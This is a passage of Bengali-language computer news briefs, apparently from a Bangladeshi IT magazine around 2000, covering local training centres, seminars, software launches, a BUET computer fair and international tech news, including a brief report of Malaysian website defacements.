গিফট, কাঙ্ক্ষিত প্রায় সবকিছুই রয়েছে এই সাইটে। ইয়াহু সার্চ ইঞ্জিনের মতই এটি শক্তিশালী ও তথ্যবহুল। প্রতি ১৫ মিনিট পরপর আন্তর্জাতিক পর্যায়ের নিউজগুলো এতে আপডেট করা হয়। এতে বিভিন্ন প্রতিযোগিতামূলক অনুষ্ঠানও রয়েছে। যাতে অংশ নিয়ে বিমানের টিকেটসহ বিভিন্ন পুরস্কার জিতে নেয়া সম্ভব। অনুষ্ঠানে ওয়েবসাইটটি প্রদর্শনের মাধ্যমে এর বিভিন্ন দিকের কার্যকারিতা তুলে ধরা হয়।। ●

ফ্লোরা সিস্টেমসের মাইক্রোসফট সিটেক উদ্বোধন

সম্প্রতি ফ্লোরা সিস্টেমস মতিঝিলে তাদের এসেট সেন্টারে মাইক্রোসফট সার্টিফায়েড টেকনিক্যাল এডুকেশন সেন্টার (সিটেক) চালু করেছে।" এ উপলক্ষে জাতীয় প্রেসক্লাবের ভিআইপি লাউঞ্জে সম্প্রতি এক অনুষ্ঠানের আয়োজন করা হয়। অনুষ্ঠানে এসময় উপস্থিত ছিলেন ফ্লোরা সিস্টেমসের চেয়ারম্যান মোঃ নূরুল ইসলাম, ব্যবস্থাপনা পরিচালক মোস্তফা রফিকুল ইসলাম, পরিচালক হুসেইন এস. ফিরোজ (শহীদ), নির্বাহী পরিচালক তপন কান্তি সরকার এবং কেন্দ্র প্রধান মোঃ গোলাম মোস্তফা। এছাড়া এপটেকের কান্ট্রি অপারেশন হেড তরুণ মিত্র ও মিনেসোটা বিশ্ববিদ্যালয়ের অধ্যাপক ড. এহসান এইচ. ফিরোজও উপস্থিত ছিলেন। এ সময় বক্তব্য দানকালে মোঃ নূরুল ইসলাম বলেন, এই অনুমোদন পাওয়ার ফলে এদেশের কমপিউটার শিক্ষানুরাগী ও কমপিউটার পেশাজীবী শ্রেণী বর্তমান যুগের সেরা মাইক্রোসফটের শিক্ষাসূচী সঠিকভাবে আয়ত্ব করতে পারবে। ফলে মাইক্রোসফটের সার্টিফিকেট প্রাপ্তির মাধ্যমে এদেশের কমপিউটার শিক্ষানুরাগীরা বিশ্বমান অর্জনে সক্ষম হবে। ●

কনফারেন্সে উপস্থিত (বা থেকে ডানে) প্রকৌ. মোঃ গোলাম মোস্তফা, তপন কান্তি সরকার, মোস্তফা রফিকুল ইসলাম, প্রফেসর এহসান এইচ ফিরোজ, এম এন ইসলাম, তরুণ মিত্র এবং হুসেইন এস ফিরোজকে দেখা যাচ্ছে

ইন্টেলের ই-বিজ শীর্ষক সেমিনার

সম্প্রতি স্থানীয় একটি হোটেলে ইন্টেল আয়োজিত ই-বিজ শীর্ষক সেমিনার অনুষ্ঠিত হয়। ই-কমার্সের বিশ্বায়নের প্রেক্ষাপটে এ সেমিনারের আয়োজন করা হয়। অনুষ্ঠানে ইন্টেলের আঞ্চলিক চ্যানেল ম্যানেজার ডেভিড লোয়া নাইয়ার স্বাগত বক্তব্য রাখেন। মূল মুখবন্ধ পাঠ করেন আবতার সাইয়িনি। তিনি ইন্টারনেট অর্থনীতি, বাংলাদেশে ই-কমার্সের ভূমিকা, ইন্টারনেট ভিত্তিক অর্থনৈতিক কাঠামো নির্মাণ, ইন্টেলের প্লাটফর্ম প্রভৃতি সম্পর্কে আলোচনা করেন। ●

মালয়েশিয়ার ওয়েবসাইটে হ্যাকারদের আক্রমণ

মালয়েশিয়ার প্রায় ডজন খানেক ওয়েবসাইট হ্যাকাররা নষ্ট করে দিয়েছে। সংবাদ প্রকাশের স্বাধীনতা দাবি করে জেনোফোরিয়া পরিচয়দানকারী একজন হ্যাকার একুশটি সরকারী ওয়েবসাইটে আক্রমণ করে। ●

গাজীপুরে কমপিউটার বিষয়ক কর্মশালা অনুষ্ঠিত

সম্প্রতি গাজীপুরের কাজী আজিমউদ্দিন কলেজে কমপিউটার প্রযুক্তি বিষয়ক একটি কর্মশালা অনুষ্ঠিত হয়। মোঃ ইউসুফ আলী ফাউন্ডেশনের উদ্যোগে প্রতিষ্ঠিত প্রতিষ্ঠান বিষম বিস্ময়-এর উদ্যোগে আয়োজিত কর্মশালাটি পরিচালনা করেন কলেজের সহকারী অধ্যাপক মোঃ মুজিবুর রহমান। কর্মশালায় অংশগ্রহণকারী ছাত্র-ছাত্রীদের মধ্যে কমপিউটারের মাদারবোর্ড ও অপারেটিং সিস্টেম সম্পর্কে আলোচনা করা হয়। ●

ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউটের ব্যাংকিং ম্যানেজমেন্ট শীর্ষক কর্মশালা

সম্প্রতি ধানমন্ডিস্থ ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউটের উদ্যোগে সপ্তাহব্যাপী অন-লাইন ব্যাংকিং ম্যানেজমেন্ট বিষয়ক এক কর্মশালার আয়োজন করা হয়। ই-কমার্স ব্যাংকের ম্যানেজিং ডিরেক্টর এস. এম শাহেদ লতিফ আনুষ্ঠানিকভাবে এই কার্যক্রম উদ্বোধন করেন। এ কর্মশালায় বাংলাদেশ ব্যাংকসহ বিভিন্ন বাণিজ্যিক ব্যাংক এবং শিল্প ঋণ সংস্থার কমপিউটার বিভাগের ১২ জন কর্মকর্তা অংশগ্রহণ করেন। কর্মশালার সার্বিক তত্ত্বাবধান করেন ওয়ার্ল্ড ওয়াইড ওয়েব-এর কান্ট্রি ম্যানেজার দেবাশীষ কুন্ড। ●

তথ্য প্রযুক্তি বিষয়ক বির্তক ও সেমিনার

সম্প্রতি বিআইটি গাজিপুরে বাংলাদেশের প্রেক্ষাপটে মানবসম্পদ উন্নয়নে কমপিউটার প্রযুক্তির বর্তমান ও ভবিষৎ কি হওয়া উচিত এ বিষয়ে এক বির্তকের আয়োজন করা হয়। এ অনুষ্ঠানে প্রধান অতিথি হিসাবে উপস্থিত ছিলেন মোস্তাফা জব্বার এবং বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন ১৫ তম জাতীয় টিভি বিতর্কের পরিচালক প্রশান্ত বড় য়া। বিতর্ক অনুষ্ঠানে সভাপতিত্ব করেন বিআইটি ঢাকার কমপিউটার সায়েন্স এন্ড ইঞ্জিনিয়ারিংয়ের বিভাগীয় প্রধান প্রফেসর ড. মোঃ বশীর উদ্দিন। মোঃ শরিফুল ইসলাম ও অম্লান দত্ত অতি বিতর্কে অংশগ্রহণ করেন। বিতর্ক অনুষ্ঠান শেষে কমপিউটার বিষয়ক একটি সেমিনারও অনুষ্ঠিত হয়। ●

ভূঁইয়া কমপিটার্সের- বিএসসি অনার্স ১ম বর্ষের ওরিয়েন্টেশন অনুষ্ঠিত

সম্প্রতি সেন্টার ফর কমপিউটার স্টাডিজ (সিসিএস), ভূঁইয়া কমপিউটার্স পরিচালিত ইউনিভার্সিটি অব লন্ডনের অধীনে কমপিউটার সায়েন্স, বিএসসি অনার্স প্রথম বর্ষ ছাত্র-ছাত্রীদের দিন ব্যাপী ওরিয়েন্টেশন প্রোগ্রাম অনুষ্ঠিত হয়। উদ্বোধনী অনুষ্ঠানে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন ঢাকা বৃটিশ কাউন্সিলের টিচিং সেন্টারের হেড-অব কোর্স মার্ক বার্থোলোমিও। অনুষ্ঠানে প্রতিষ্ঠানের সভাপতিসহ ভূঁইয়া কমপিউটার্সের চেয়ারম্যান ডঃ জেড এইচ ভূঁইয়া। প্রতিষ্ঠানে ব্যবস্থাপনা পরিচালক জামাল উদ্দিন শিকদার সহ অন্যান্য পরিচালক বৃন্দ উপস্থিত ছিলেন। প্রধান অতিথি ও লেভেল এবং এ লেভেল-এর বিভিন্ন প্রশিক্ষণ সংক্রান্ত যে কোন ব্যাপারে যথা সাধ্য সহায়তা করার আশ্বাস দেন। ব্যবস্থাপনা পরিচালক দেশের ৫টি শহরে অবস্থিত ১৬টি শাখায় পরিচালিত কোর্স সমূহের ব্যাপারে আলোক পাত করেন। ●

ডাটাপ্রো'র কার্যক্রম সম্প্রসারণ

দেশের অন্যতম তথ্য প্রযুক্তি প্রশিক্ষণ প্রতিষ্ঠান ডেস্কটপ কমপিউটার কানেকশন লিঃ-এর অঙ্গ প্রতিষ্ঠান ইনফো সিস্টেমস লিঃ সম্প্রতি ডাটাপ্রো'র সঙ্গে একটি চুক্তি স্বাক্ষর করে। চুক্তির শর্ত মোতাবেক ডাটাপ্রো ইনফো ওয়ার্ল্ড লিঃ ইনফো সিস্টেমস লিঃ-এর সহায়তায় ১৩৭, শান্তি নগরস্থ এর কার্যালয়ে ডেস্কটপ কমপিউটার কানেকশন লিঃ-এর সার্বিক কমপিউটার শিক্ষা কার্যক্রম পরিচালনা করবে। যোগাযোগঃ ৯৩৩৪৬৫৪। ●

ভারতে তথ্য প্রযুক্তি সংক্রান্ত বিল পাস

সাইবার অপরাধ সনাক্ত করার জন্য সম্প্রতি ভারতে তথ্য প্রযুক্তি (আইটি) বিল পাস করা হয়েছে। ভারতসহ বর্তমানে বিশ্বের প্রায় ১২টি দেশে তথ্য প্রযুক্তি সংক্রান্ত বিভিন্ন আইন প্রচলিত রয়েছে। প্রযুক্তিগত উন্নয়ন ঘটানোর জন্যই ভারতীয় পার্লামেন্টে এ আইন পাস করানো হয়। এই আইনে কোন হ্যাকার দোষী সাব্যস্ত হলে ২ লাখ থেকে ১ কোটি রুপি জরিমানাসহ তিন বছরের কারাদণ্ডের বিধান রাখা হয়েছে। আর ইন্টারনেটে নিষিদ্ধ প্রচারণা ও অপরাধমূলক কর্মকান্ড চালানোর জন্য দোষী ব্যক্তিদের পাঁচ বছর কারাদন্ড আর ১ লাখ রুপি জরিমানার বিধান রাখা হয়েছে। ●

কৃত্রিম মস্তিষ্ক

সম্প্রতি ম্যাসাচুসেটস ইনস্টিটিউট অব টেকনোলজির কমপিউটার সায়েন্সের বিজ্ঞানীরা এমন একটি ইলেক্ট্রনিক সার্কিট উদ্ভাবন করেছেন যা কোন কোন ক্ষেত্রে মানুষের মস্তিষ্ককে অনুকরণ করতে সক্ষম। সিলিকন চিপের উপর তৈরি এ সার্কিটের আকার আঙ্গুলের নখের মত। সার্কিটটি প্রথমত: ডিজিটাল অথবা কমপিউটার প্রসেসরে, দ্বিতীয়ত: এনালগ অথবা রেডিও এমপ্লিফায়ার এ দুটি পদ্ধতিতে কাজ করে। MIT গবেষক রিচার্ড হ্যানলোজার মতে সার্কিটটি তুলনামূলক শক্তিশালী। পেন্টিয়াম চিপের যদি একটি তার কেটে দেয়া হয় তবে এর কার্যক্রম বন্ধ হয়ে যাবে, অন্যদিকে এই সার্কিটটির কোন তার যদি কেটে দেয়া হয় তবুও এটি সক্রিয়ই থাকবে। তবে মানব মস্তিষ্ক যেমন শিখতে পারে এ সার্কিটটি তা পারেনা। ●


আমাজান ডট কমে এইচপি'র পণ্য

আমাজান ডট কম এর মাধ্যমে এইচপি'র দ্রব্যাদি এবং সেটা পেতে আগ্রহী বলে হিউলেট প্যাকার্ড সম্প্রতি ইন্টারনেটে একটি ঘোষণা দিয়েছে। এই লক্ষ্যে আগামী ১৮ মাসব্যাপী আমাজান ডট কম তার তথ্য প্রযুক্তি বাজেটের ৯০ ভাগ পর্যন্ত ব্যয় করতে প্রস্তুত। এই চুক্তির ফলে এইচপি'র শীর্ষস্থানীয় পাঁচটি ক্রেতার মধ্যে আমাজান হবে অন্যতম। এই চুক্তির অধীন এইচপি ওয়েবসাইট, বিতরণ ও সাপ্লাইচেইন ব্যবস্থাপনা পদ্ধতি এবং প্রশিক্ষণ ও সেবার জন্য সার্ভার ও স্টোরেজ সরবরাহ করবে। এছাড়া আমাজানের ওয়ার্কস্টেশনের জন্য প্রিন্টার এবং কমপিউটারও সরবরাহ করবে। ●

এপটেকের e-ACCP কারিকুলাম শুরু

সম্প্রতি এপটেক কমপিউটার এডুকেশন তাদের নতুন কারিকুলাম e-ACCP (Aptech Certifield Computer Professional) প্রোগ্রাম চালু করেছে। এ লক্ষ্যে জাতীয় প্রেস ক্লাবে আয়োজিত এক সাংবাদিক সম্মেলনে এপটেকের কান্ট্রি অপারেশন হেড তরুণ মিত্র কারিকুলামের বিস্তারিত আলোচনা করেন। নতুন এই কারিক্যুলামে ইন্টারনেট ও ই-কমার্স সম্পর্কে স্বচ্ছ ধারণা, মাল্টি মোডাল পদ্ধতিতে অন-লাইন ট্রেনিং, লাইভ ই-কমার্স প্রজেক্ট MCP/MCSD/ Sun Java প্রভৃতি আন্তর্জাতিক সার্টিফিকেট প্রাপ্তির সুযোগ, স্কলারশীপ, ফ্রী কোর্স ও সিডি সরবরাহ প্রভৃতির সুযোগ সুবিধা রয়েছে। তরুণ মিত্র আলোচনায় বলেন, এটি একটি ইন্টারনেট ভিত্তিক কারিকুলাম। এর মাল্টি মোডাল পদ্ধতি শিক্ষার্থীদের ওয়েব প্রফেশনালসে দক্ষ হতে পুরোমাত্রায় সাহায্য করবে। উদ্বোধনী অনুষ্ঠানে অন্যান্যের মধ্যে উপস্থিত ছিলেন এপটেক লিঃ-এর বিজনেস পার্টনার লেঃ কঃ হারুনুর রশিদ, এক্সিয়ম টেকনোলজিস লিঃ- এর নির্বাহী পরিচালক এবং এপটেক লিঃ-এর মাষ্টার বিজনেস পার্টনার রিজওয়ান বিন ফারুক এবং এপটেক লিঃ-এর বিজনেস পার্টনার এবং বেসিস এর সাধারণ সম্পাদক আতিক-ই-রব্বানি তিন বছর মেয়াদী এই কারিকুলামে এসএসসি কিংবা 'ও' লেভেলে করা ছাত্র-ছাত্রীরা ভর্তি হতে পারবে। বিস্তারিত : ফোন— ৮১২৫৬৬৪। ●

সাংবাদিক সম্মেলনে বক্তব্য রাখছেন তরুণ মিত্র। তাঁর বাঁ পাশে রয়েছেন রিজওয়ান বিন ফারুক এবং আতিক-ই রব্বানি। ডান পাশে রয়েছেন লে. ক. হারুনুর রশিদ।



পালসার কমপিউটার এন্ড নেটওয়ার্কের প্রথম বর্ষপূর্তী পালন

পিসি ডেস্কর পালসার কমপিউটার এন্ড নেটওয়ার্ক বিগত ৩০ জুন প্রথম বছরের পথ পরিক্রমা অতিক্রম করেছে। "We Emphasize on Quality Service."-স্লোগান নিয়ে আবির্ভূত এ প্রতিষ্ঠান ব্যবসা অঙ্গনে খুব দ্রুত নিজেদের ঠাঁই করে নিচ্ছে। হার্ডওয়্যার ব্যবসার পাশাপাশি সফটওয়্যার উন্নয়ন, ডাটা এন্ট্রি, নেটওয়ার্ক সমাধান এবং ওয়েব পেজ ডিজাইনের দিকে লক্ষ্য রেখে তারা ২য় বর্ষে পদার্পন করছে। প্রথম বর্ষপূর্তী পালন উপলক্ষ্যে প্রতিষ্ঠানের কার্যালয়ে ১ জুলাই এক মিলাদ মাহফিলের আয়োজন করা হয়। উল্লেখ্য যে, কমপিউটার জগৎ-এর লেখক সম্পাদক প্রকৌশলী তাজুল ইসলাম এবং ইন্টেলের সিনিয়র ডিজাইন ইঞ্জিনিয়ার আব্দুর রব এ প্রতিষ্ঠানের উপদেষ্টা হিসেবে রয়েছেন। ●

বুয়েটে অনুষ্ঠিত হলো ইলেকট্রো কমপিউটার ডেজ ২০০০

সম্প্রতি বুয়েটে ৩ দিনব্যাপী ইলেকট্রো কমপিউটার ডেজ ২০০০ অনুষ্ঠিত হয়েছে। এসোসিয়েশন অফ কমপিউটার এন্ড ইলেকট্রিক্যাল স্টুডেন্টস-এর উদ্যোগে আয়োজিত এ মেলার উদ্বোধন করেন বুয়েটে'র ভিসি নুরুদ্দিন আহমেদ। এ সময় বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন ড. চৌধুরী মফিজুর রহমান এবং জয়নুল আবেদিন। প্রোগ্রামারদের উৎসাহিত করার লক্ষ্যে মেলায় আয়োজিত ইন্টার স্কুল এপ্লিকেশন সফটওয়্যার প্রতিযোগিতায় ২০টি স্কুলের প্রায় ২৫ জন ছাত্র-ছাত্রী অংশগ্রহণ করে। এছাড়া জাতীয় প্রোগ্রামিং প্রতিযোগিতায় সারা দেশ থেকে ৩২টি দল অংশ নেয়। মেলার ২য় দিন ওয়েব পেজ ডিজাইন প্রতিযোগিতা, উন্মুক্ত আলোচনা, সেমিনার, ইন্টার ইনস্টিটিউট কুইজ প্রতিযোগিতা, বাংলাদেশের টেলিযোগাযোগ ব্যবস্থার প্রকৃত চিত্র, সমস্যা ও সম্ভাবনা তুলে ধরা হয়। মেলায় তিনদিনব্যাপী টেকনোলজি প্রদর্শনী, সফটওয়্যার, ইলেকট্রনিক প্রজেক্ট, পোস্টার প্রদর্শিত হয়।

মেলায় জাতীয় কমপিউটার প্রোগ্রামিং প্রতিযোগিতায় মনিরুল, রুবায়াৎ, মোস্তাক (বুয়েট) প্রথম, রিয়াজ, শাহরিয়ার, আব্দুল্লাহ (বুয়েট) দ্বিতীয়, মেহেদী, সুকান্ত, সুব্রত (বুয়েট) ৩য়, মশিউর, মানব, মুশাফিক (এমা) চতুর্থ স্থান লাভ করে। আন্তঃস্কুল এপ্লিকেশন সফটওয়্যার প্রতিযোগিতায় মুস্তফা, আরিফ ও ফেরদৌস যথাক্রমে ১ম, ২য় ও ৩য় স্থান লাভ করে। এই বিভাগে ফাহিম অনুপ্রেরণামূলক পুরস্কার লাভ করে। উন্মুক্ত ওয়েব ডিজাইন প্রতিযোগিতায় ট্রিপল আইস টেকনোলজির আরেফিন ও আনোয়ার, গ্রামীণ সাইবারনেট লিঃ-এর নাজিয়া, সায়মা এবঙ বুয়েটের তাসান্দেক যথাক্রমে ১ম, ২য় ও ৩য় স্থান লাভ করে। সফটওয়্যার শোতে বিজয়কেতন সফটওয়্যারের জন্য বুয়েটের সজল, জিল্লুর, আশফাক, মুসফিত ও শাফাকাত, প্রথম, বুয়েটের অণু, শাফফাত, সোহেল, মুকসিত ও পালিব ২য় এবং শিশু সফটওয়্যারের জন্য এশিয়া প্যাসিফিকের জহির উদ্দিন আহমেদ ৩য় হন।

তৃতীয় দিন বিজয়ীদের মধ্যে প্রধান অতিথি হিসেবে উপস্থিত থেকে ড. জামিলুর রেজা চৌধুরী পুরস্কার বিতরণ করেন। ●

এপটেক ও এক্সিয়ম-এর যৌথ উদ্যোগে সেমিনার

সম্প্রতি রাশিয়ান কালচারাল সেন্টারে এপটেক কমপিউটার এডুকেশন এবং এক্সিয়ম টেকনোলজিস লিঃ-এর যৌথ উদ্যোগে "আইটি এক্সপেডর প্রোগ্রাম" শীর্ষক একটি কনফারেন্স অনুষ্ঠিত হয়। কনফারেন্সে বক্তব্য রাখেন এক্সিয়ম টেকনোলজিস লিঃ-এর চেয়ারপার্সন শাহীন আনাম, নির্বাহী পরিচালক রিজওয়ান বিন ফারুক, আমেরিকা প্রবাসী সফটওয়্যার প্রজেক্ট ইঞ্জিনিয়ার মাহমুদ খান। অনুষ্ঠানে এপটেক ও এসেটের কৃতি ছাত্র-ছাত্রীদের মাঝে পুরস্কার বিতরণ করেন মিসেস শাহীন আনাম। ●

মাইক্রোসফটের নতুন এসসিপি

হোম নেটওয়ার্কিং স্ট্যান্ডার্ড উন্নয়নের লক্ষ্যে সম্প্রতি মাইক্রোসফট সিম্পল কন্ট্রোল প্রটোকল নামে নতুন এক কর্মসূচীর ঘোষণা দিয়েছে। এ জন্য তারা জেনারেল ইলেক্ট্রিক (GE) এবং উল্লেখযোগ্য কয়েকটি কোম্পানির সঙ্গে চুক্তিও করতে যাচ্ছে। শিকাগো কনফারেন্স এবং হোম অটোমেশন শোতে সম্প্রতি একথা প্রকাশ করা হয়। এসসিপি, হোম নেটওয়ার্কিং টেকনোলজির সঙ্গে সামঞ্জস্য রেখে এর কার্যকারিতা বৃদ্ধি করতে পারবে। এসসিপি দিয়ে আইপি নয় এমন ডিভাইস যেমন, রেফ্রিজারেটর ও কফিপটের নিয়ন্ত্রণও সম্ভব হবে। এছাড়া এসসিপি নন কমপিউটার ডিভাইসেও নেটওয়ার্কিং কার্যকারিতা চালাতে সক্ষম। ●

এফবিসিসিআই-এর ওয়েবসাইট চালু

শিল্প ও বণিক সমিতি ফেডারেশন এফবিসিসিআই তাদের নিজস্ব ওয়েবসাইট সম্প্রতি চালু করেছে। বাণিজ্য মন্ত্রী আবদুল জলিল এই ওয়েবসাইটের আনুষ্ঠানিক উদ্বোধন করেন। এফবিসিসিআইয়ের ব্যবসা-বাণিজ্য ও অর্থনৈতিক বিষয়ের যাবতীয় তথ্য এই ওয়েবসাইট থেকে পাওয়া যাবে। ওয়েবসাইটের ঠিকানা www.fbcci.org

খুলনায় ডিআইআইটি'র সেমিনার অনুষ্ঠিত

"কমপিউটার এডুকেশন এন্ড এনসিসি উইথ ডিআইআইটি" শীর্ষক সেমিনার সম্প্রতি খুলনার জিয়া হলে অনুষ্ঠিত হয়। সেমিনারে খুলনা বিআইটির পরিচালক ডঃ এম. এ সামাদ প্রধান অতিথি হিসেবে উপস্থিত ছিলেন। ডিআইআইটি'র ব্যবস্থাপনা পরিচালক সবুর খান অনুষ্ঠানে সভাপতিত্ব করেন। সবুর খান তার বক্তব্যে খুলনায় আইটি শিক্ষা প্রসারে ডিআইআইটির কর্তৃক গৃহীত বিভিন্ন কার্যক্রমের বিস্তারিত তুলে ধরেন। ●

গ্রামীণ স্টার এডুকেশনের কার্যক্রম

সম্প্রতি গ্রামীণ সফটওয়্যার লিঃ এবং ইন-টাচ কমিউনিকেশন নেটওয়ার্ক লিঃ-এর মধ্যে একটি চুক্তি স্বাক্ষরিত হয়। প্রতিষ্ঠান দুটির পক্ষে চুক্তি পত্রে স্বাক্ষর করেন সোহেল শরীফ এবং সাহ্‌দাব আকবর। চুক্তির শর্ত অনুযায়ী সফটওয়্যার শিল্পে দক্ষ জনশক্তি সৃষ্টির লক্ষ্যে ইন-টাচ কমিউনিকেশন ধানমন্ডিতে খুব শীঘ্রই গ্রামীণ স্টার এডুকেশন সেন্টার স্থাপন করবে। পরবর্তীতে এই কার্যক্রম দেশব্যাপী কয়েকটি সেন্টারের মাধ্যমে সম্প্রসারিত করা হবে। ●

মাইক্রোসেল-এর "হিউম্যান রিসোর্স স্যুইট"

মাইক্রোসেল সম্প্রতি স্বয়ংসম্পূর্ণ ও সমন্বিত Human Resource Suite বাজারজাত শুরু করেছে। এ উপলক্ষে আয়োজিত এক অনুষ্ঠানে শিল্পমন্ত্রী তোফায়েল আহমেদ প্রধান অতিথি হিসেবে উপস্থিত থেকে সফটওয়্যারটির উদ্বোধন করেন। অনুষ্ঠানে মাইক্রোসেলের ব্যবস্থাপনা পরিচালক মামুন চৌধুরী দেশীয় মেধাকে আন্তর্জাতিক মানসম্পন্ন করে গড়ে তোলার লক্ষ্যে সরকার, দেশবরেণ্য ব্যক্তি ও প্রতিষ্ঠানসমূহকে এগিয়ে আসার আহ্বান জানান। রফতানিযোগ্য এই সফটওয়্যার স্যুইটটির পুরোটাই বাংলাদেশে তৈরি। ন্যূনতম ৫০জন কর্মচারী আছে এমন প্রতিষ্ঠান থেকে শুরু করে বৃহৎ প্রতিষ্ঠানের হিউম্যান রিসোর্স ম্যানেজমেন্টে এটি পুরোমাত্রায় সক্ষম। পাশাপাশি প্রয়োজন অনুসারে যেকোন কাস্টমাইজড সিস্টেমের সাথে এটি কম্প্যাটিবল। সফটওয়্যার স্যুইটটি সাতটি মডিউলে বিভক্ত এবং প্রত্যেকটি মডিউল প্রত্যেকটির সাথে কাজ করতে সক্ষম। এমনকি প্রত্যেকটি মডিউলকে স্বতন্ত্র ও স্বয়ংসম্পূর্ণরূপেও ব্যবহার করা যায়। ●

বিনামূল্যের কমপিউটার প্রশিক্ষণ

ঢাকা ইনফরমেশন সিস্টেমস কোঃ লিঃ কমপিউটারের মৌলিক বিষয়াদি অপারেটিং সিস্টেম প্রোগ্রামিং ইন্টারনেট, ই-মেইল, মাল্টিমিডিয়া প্রভৃতি বিষয়ে ফ্রী প্রশিক্ষণের আয়োজন করেছে। শিশু বিভাগ, উচ্চতর বিভাগ এবং উন্মুক্ত বিভাগ শিক্ষার্থীদের এই তিনটি বিভাগে বিভক্ত করে প্রশিক্ষণ দেয়া হবে। প্রশিক্ষণ শেষে যোগ্যতম ১০জন শিক্ষার্থীকে উক্ত কোম্পানিতে ডাটা এন্ট্রি অপারেটর হিসেবে নিয়োগ প্রদানে অগ্রাধিকার দেয়া হবে। যোগাযোগ : ৮০১১৭৫৬। ●

ITPAB নামে তথ্য প্রযুক্তি পেশাজীবীদের নতুন এক ফোরামের আত্মপ্রকাশ

সম্প্রতি ITPAB (Information Technology Professionals Association of Bangladesh) নামে তথ্য প্রযুক্তি পেশাজীবীদের একটি ফোরাম আত্মপ্রকাশ করেছে। এ ফোরামের মূল লক্ষ্য হলো বাস্তব জীবনের সমস্যা নিরসনকল্পে একে অন্যকে সহায়তা প্রদান করা এবং এ পেশায় নিজেদের দক্ষতা বৃদ্ধি করে যুগোপযোগী ভূমিকা পালন করা। এ ফোরামের অন্যতম আরেকটি লক্ষ্য হলো সদস্যদের পারস্পরিক কল্যাণ সাধন করা। বর্তমানে কমপিউটার জগৎ-এর লেখক সম্পাদক প্রকৌশলী তাজুল ইসলাম এ ফোরামের আহবায়ক হিসেবে দায়িত্ব পালন করছেন। পাক্ষিকভাবে নিয়মিত বৈঠক অনুষ্ঠান ও তথ্য প্রযুক্তি বিষয়ক আলোচনার মাধ্যমে এ ফোরামের কর্মকান্ড প্রানবন্তভাবে এগিয়ে চলেছে। প্রাথমিকভাবে ১২জন সদস্য দিয়ে শুরু হলেও বর্তমানে এ সংখ্যা ক্রমান্বয়ে বৃদ্ধি পাচ্ছে। তথ্য প্রযুক্তির সঙ্গে পেশাগতভাবে সক্রিয়ভাবে জড়িত যে কোন আগ্রহী ব্যক্তি এতে অংশ নিতে পারেন। যোগাযোগ: মোঃ জসিমুদ্দিন,ফোন: ০১৭৫৩১৮০৯ এবং ৯৩৫২০৫৯। ই-মেইল: jashim@bangla.net এবং tislam@bdcom.com

উল্লেখ্য, মোঃ জসিমুদ্দিন সহ-আহবায়ক এবং প্রচার সম্পাদকের দায়িত্ব পালন করছেন। ●

লেখনী ৩.০ বাজারে আসছে

এ মাসের প্রথম সপ্তাহে লেখনী এনটি ২.১-এর আপগ্রেড ভার্সন ৩.০ বাজারে ছাড়া হবে। কমপিউটার ভিলেজ-এর চেয়ারম্যান গোলাম ফারুক কর্তৃক ডেভেলপ করা এই বাংলা ইন্টারফেসটিতে মাল্টিপল কীবোর্ড সিস্টেম কাস্টমাইজেবল কীবোর্ড, কীবোর্ড লে-আউট এডিটর এবং মাল্টিপল এনকোডিং সিস্টেম অন্তর্ভুক্ত করা হয়েছে। এর উইন্ডোজ ৩.১, ৯৫, ৯৮, ২০০০-এবং উইন্ডোজ এনটি অপারেটিং সিস্টেমে কাজ করার সক্ষমতা রয়েছে। এতে অনেকগুলো বাংলা ফন্ট রয়েছে। ই-মেইল ও ওয়েব পেজেও এটি কাজ করবে। এর মূল্য নির্ধারণ করা হয়েছে ৩ হাজার টাকা। যারা লেখনী ২.১ ভার্সনটি কিনেছেন তারা মাত্র ৫০০ টাকা দিয়ে আপগ্রেড করে নিতে পারবেন। যোগাযোগঃ ৯৩৪৪২০০, ৯৩৫১৬১৮। ●

ক্ষুদ্রতম হার্ড ডিস্ক

সম্প্রতি আইবিএম জাপান লিঃ বিশ্বের ক্ষুদ্রতম হার্ড ডিস্ক তৈরি করেছে। মাইক্রোড্রাইভ নামে এই হার্ড ডিস্ক লম্বায় ৪২.৮, প্রস্থে ৩৬.৪ এবং উচ্চতায় ৫.০ মিলিমিটার মাত্র। ১ জি.বা. ধারণক্ষমতার এই এইচ ডিভি ক্ষুদ্রকৃত ইলেকট্রনিক্স ডিভাইসে বৈপ্লবিক পরিবর্তন আনবে বলে বিশেষজ্ঞ মহল ধারণা করছেন। ল্যাপটপ কমপিউটারের পাশাপাশি ডিজিটাল ক্যামেরায়ও এটি স্থাপন সম্ভব। ●

বিজ্ঞান ও প্রযুক্তি সপ্তাহ পালিত

'উন্নয়নে বিজ্ঞান ও প্রযুক্তি' শ্লোগানে সম্প্রতি ঢাকার ওসমানী স্মৃতি মিলনায়তনে ২৩তম জাতীয় বিজ্ঞান ও প্রযুক্তি সপ্তাহ পালিত হয়। ৪ দিনব্যাপী অনুষ্ঠানে তথ্য প্রযুক্তিসহ বিভিন্ন বিষয়ের উপর সেমিনার অনুষ্ঠিত হয়। এছাড়া ইলেকট্রনিক্স এবং কমপিউটার সংশ্লিষ্ট বেশ কিছু প্রজেক্ট দেখানো হয়। অনুষ্ঠানে বিসিসি তাদের কার্যক্রম ও প্রশিক্ষণ সম্পর্কে বিস্তারিত তুলে ধরেন। এছাড়া শিক্ষামূলক মাল্টিমিডিয়া সিডি, সফটওয়্যার এবং মাল্টিওয়ে রিমোট কন্ট্রোল নামে সার্কিটও প্রদর্শিত হয়। ●

এপটেক ইস্কাটন সেন্টারে সেমিনার

